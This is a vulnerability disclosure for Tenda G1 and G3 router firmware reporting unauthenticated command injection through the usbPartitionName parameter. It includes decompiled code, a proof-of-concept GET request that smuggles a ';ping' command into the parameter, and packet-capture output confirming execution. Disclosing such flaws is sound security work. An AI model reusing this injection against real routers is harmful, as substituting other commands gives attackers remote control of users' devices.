tenda2

vendor:Tenda

product:G1,G3

version:V15.11.0.17(9502)_CN(G1), V15.11.0.17(9502)_CN(G3)

type:Remote Command Execution

author:Jinwen Zhou、Yifeng Li;


institution:potatso@scnu、feng@scnu

Vulnerability description

We found an Command Injection vulnerability and buffer overflow vulnerability in Tenda Technology Tenda’s **G1 and G3** routers with firmware which was released recently，allows remote attackers to execute arbitrary OS commands from a crafted GET request.

Remote Command Injection vulnerability

In **formSetUSBPartitionUmount** function, the parameter **“usbPartitionName”** is not filter the string delivered by the user, so we can control the **usbPartitionName** such as **“aaa;ping x.x.x.x;”** to attack the OS.




```
void __cdecl formSetUSBPartitionUmount(webs_t wp, char_t *path, char_t *query)
{
  unsigned __int8 buf[128]; // [sp+1Ch] [bp-88h] BYREF
  unsigned __int8 *usbPartitionName; // [sp+9Ch] [bp-8h]

  usbPartitionName = 0;
  memset(buf, 0, sizeof(buf));
  usbPartitionName = websGetVar(wp, "usbPartitionName", byte_CDD00);
  if ( usbPartitionName )
  {
    log_debug_print(
      "formSetUSBPartitionUmount",
      463,
      1,
      10,
      "umount partition:    %s\n",
      (const char *)usbPartitionName);
    ((void (*)(const char *, ...))doSystemCmd)("/usr/sbin/usb umount %s", (const char *)usbPartitionName);
    outputToWebs(wp, "1");
  }
  else
  {
    outputToWebs(wp, "-1");
  }
}
```

PoC

Remote Command Injection

We set the value of **usbPartitionName** as **aaa;ping x.x.x.x;** and the router will excute **ping** command.

```
example.com/action/umountUSBPartition?usbPartitionName=aaa;ping x.x.x.x;
```



```
eply, id 17, seq 9396, length 64
01:50:49.855163 IP ec2-18-206-161-19.compute-1.amazonaws.com > 67.218.134.122.16clouds.com: ICMP echo re
quest, id 9, seq 17917, length 64
01:50:49.855212 IP 67.218.134.122.16clouds.com > ec2-18-206-161-19.compute-1.amazonaws.com: ICMP echo re
ply, id 9, seq 17917, length 64
01:50:52.937425 IP ec2-18-207-101-188.compute-1.amazonaws.com > 67.218.134.122.16clouds.com: ICMP echo r
equest, id 22, seq 3545, length 64
01:50:52.937470 IP 67.218.134.122.16clouds.com > ec2-18-207-101-188.compute-1.amazonaws.com: ICMP echo r
eply, id 22, seq 3545, length 64
01:50:55.661270 IP ec2-3-223-125-236.compute-1.amazonaws.com > 67.218.134.122.16clouds.com: ICMP echo re
quest, id 16, seq 13518, length 64
01:50:55.661313 IP 67.218.134.122.16clouds.com > ec2-3-223-125-236.compute-1.amazonaws.com: ICMP echo re
ply, id 16, seq 13518, length 64
```